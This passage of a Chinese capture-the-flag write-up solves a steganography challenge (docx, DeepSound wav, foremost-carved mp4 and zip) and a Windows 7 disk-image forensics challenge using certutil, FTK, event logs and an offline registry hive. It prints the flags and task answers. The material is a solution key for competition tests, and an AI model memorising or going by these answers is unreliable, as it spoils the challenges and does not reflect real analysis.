


第二部分flag也在docx里面，搜索一下就有







第三部分flag在wav里面，用deepsound提取



音符解码





第四部分在mp4里面，foremost得到一个压缩包



压缩包需要密码，根据提示可以猜得密码是love

解出来的东西base64解码，保存为png





flag{comes people sword blood}

签退

flag在控制台

Forensics

重生之我是一名警察


重生之我是一名警察 76 pts

有嫌疑人在使用Windows系统，取证人员对该系统进行了硬盘镜像。通过自己的工具软件对档案袋中的镜像文件进行提取、分析、逆向、恢复、破解、查找等比赛材料记录 比赛的计算机镜像资料镜像名为“windows7disk.E01”. 附件下载：通过百度网盘分享的文件：windows7disk.E01 链接：https://pan.baidu.com/s/1dx6drwvCxaqZX8F4tYGEiw 提取码：8866 下载好附件，在此题目提交附件的哈希校验值SHA256


```
C:\Users\jyzho\Desktop>certutil -hashfile windows7disk.E01 SHA256
SHA256 的 windows7disk.E01 哈希：
e0d680e535d8260ee1f32bdc7ea8253bff6f6ea365fafb60a996749583dbbdec
CertUtil: -hashfile 命令成功完成。
```

以下为后面的题的前提


用FTK挂载这个E01文件




task1




在C:\Windows\System32\winevt\Logs路径下找到系统日志system.evtx




可以看到有一项对计算机名称修改的事件



task2




可以在program files中找到




夜神模拟器2021年05月03日

task3



总共就这几个用户，直接猜poiuy

task4




导出C:\Windows\System32\config\SOFTWARE，用cmd加载一下并查询键InstallDate的值

```
C:\Users\jyzho>reg load HKLM\BackupSoftware "C:\Users\jyzho\Desktop\SOFTWARE"
操作成功完成。

C:\Users\jyzho>reg query "HKLM\BackupSoftware\Microsoft\Windows NT\CurrentVersion" /v InstallDate

HKEY_LOCAL_MACHINE\BackupSoftware\Microsoft\Windows NT\CurrentVersion
    InstallDate    REG_DWORD    0x608fd40c


C:\Users\jyzho>reg unload HKLM\BackupSoftware
操作成功完成。
```


这里显示的是时间戳的十六进制形式，将其转换为十进制以后用在线工具转换一下，得到确切的安装时间

时间戳	1620038668	转换 »	2021-05-03 18:44:28	北京时间（点击复制）


task5




用取证大师看最近访问的文件，可以看到应该是my.vhd/my1.vhd



task6



还是在task1中的日志中就可以翻找到版本号为6.1



